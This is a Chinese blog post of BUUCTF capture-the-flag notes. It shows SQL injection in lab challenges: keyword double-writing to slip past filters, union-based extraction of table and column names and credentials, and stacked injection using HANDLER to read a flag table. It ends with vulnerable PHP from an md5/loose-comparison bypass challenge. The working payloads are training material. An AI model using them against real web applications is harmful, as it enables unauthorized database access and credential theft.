

BUUCTF刷题笔记

原创

不见星光见月光 已于 2022-04-03 19:45:39 修改 2465 收藏 1

分类专栏: [buuctf](#) 文章标签: [web安全](#) [安全](#)

于 2022-03-24 09:59:57 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_58380360/article/details/123689257

版权




[buuctf](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

BUUCTF刷题笔记

[极客大挑战 2019]BabySQL



从这句话我们可以看出, 这个网站的后台是做了过滤处理的
这个时候我们先用万能密码实验一下看看, 是什么类型的SQL注入



输入1'，看看返回的结果



返回结果说明这个是字符型的SQL注入

下面我们来进行一次注释



发现是这个结果，所以肯定了我们的猜测

下面要进行的是对其中的列进行爆破

输入：

```
1' order by 3 #
```

Error!

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'der 3#' and password='1' at line 1

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE



CSDN @爱运动的小帅哥

可以看到再其中没有or

我们采取的是对其进行重复的拼写进行绕过后台过滤
输入:

```
1' oorrder by 3#`
```

Error!

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '3 #' and password='1' at line 1


GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE



CSDN @爱运动的小帅哥

发现还是不对, 说明可能对其中的by也进行了过滤的要求
输入:

```
1' oorrder bby 4#`
```



下面试探列数




发现为三的时候是对的
爆破数据库的名字输入:

```
1' uniunionon seleselectct 1, 2, database () #
```



表爆破输入:

```
1' unionion seselectlect 1,2,group_concat(table_name) frofromm infoormation_schema.tables whwhereere table_sc  
hema = 'geek' #
```



爆列输入:

```
1' ununionion seselectlect 1,2,group_concat(column_name) frfromom infoormation_schema.columns whwhereere table_  
name= 'b4bsql' #
```


Login Success!

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

Hello 2!

Your password is 'id,username,password'



Sylover @ cl4y

CSDN @爱运动的小帅哥

字段爆破:

Error!

WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

Unknown column 'passwd' in 'field list'

CSDN @爱运动的小帅哥

这个。。。, 直接把password给过滤了。

输入:

```
1' union select 1,2,group_concat(username,password) from geek.b4bsql#
```

ent_from_pornhub,Stopyou_found_flag_so_stop,badguy_i_told_you_to_stop,hackerhack_by_cl4y,116oflag{ee6b8c9c-

找到flag

[Black_list](#)

首先我么并不知道该做些什么的，但是现在我们要对其进行一下检验是否有SQL注入攻击，输入：

```
1'
```

Black list is so weak for you,isn't it

姿势:

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1

CSDN @放开手别太多的挽留

可以判断是字符型的错误

输入：

```
1' or 1=1 #
```

Black list is so weak for you,isn't it

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}
```

```
array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

CSDN @放开手别太多的挽留

判断数据数据库中的回显位数输入：

```
1' order by 3 #
```

Black list is so weak for you, isn't it

姿势:

error 1054 : Unknown column '3' in 'order clause'

CSDN @放开手别太多的挽留

可以得出回显的列数是不是两列输入:

```
1' order by 2 #
```

Black list is so weak for you, isn't it

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

CSDN @放开手别太多的挽留

现在输入:

```
-1' union select 1,database() #
```

Black list is so weak for you, isn't it

姿势:

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\.\/i", $inje
```

CSDN @放开手别太多的挽留

返回的显示的是对输入的命令进行了过滤，将select过滤掉了

有另外一种的方法，就是堆叠注入的手法

首先什么是堆叠注入:

在SQL中，分号（；）是用来表示一条sql语句的结束；在结束一个sql语句后面构建下一条语句会一起执行吗？因此这个想法也造就了堆叠注入。而union injection（联合注入）同样也是将两条语句联合在一起执行的，但是两者之间又有什么不一样的区别的呢？主要是集中在union后面的语句执行的是任意的语句，而堆叠注入是任意的语句。

payload:

```
1';show tables;#
```

Black list is so weak for you, isn't it

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}
```

CSDN @放开手别有更多的挽留

发现数据库的名字输入:

```
1'; show columns from `FlagHere`; #
```

Black list is so weak for you, isn't it

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

```
array(6) {  
  [0]=>  
  string(4) "flag"  
  [1]=>  
  string(12) "varchar(100)"  
  [2]=>  
  string(2) "NO"  
  [3]=>  
  string(0) ""  
  [4]=>  
  NULL  
  [5]=>  
  string(0) ""  
}
```

CSDN @放开手别有更多的挽留

发现flag输入:

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;#
```

得出flag

[\[MRCTF2020\]Ez_bypass](#)

```

include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                if($passwd==1234567)
                {
                    echo 'Good Job!';
                    highlight_file('flag.php');
                    die('By Retr_0');
                }
                else
                {
                    echo "can you think twice?";
                }
            }
            else{
                echo 'You can not get it !';
            }
        }
        else{
            die('only one way to get the flag');
        }
    }
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}

```

这里主要是GET型传参

HTTP的GET请求：从指定的资源请求数据。

HTTP的GET请求方式：GET提交的数据会放在URL之后，并且会以?的方式分割URL和传输数据，参数之间以&相连。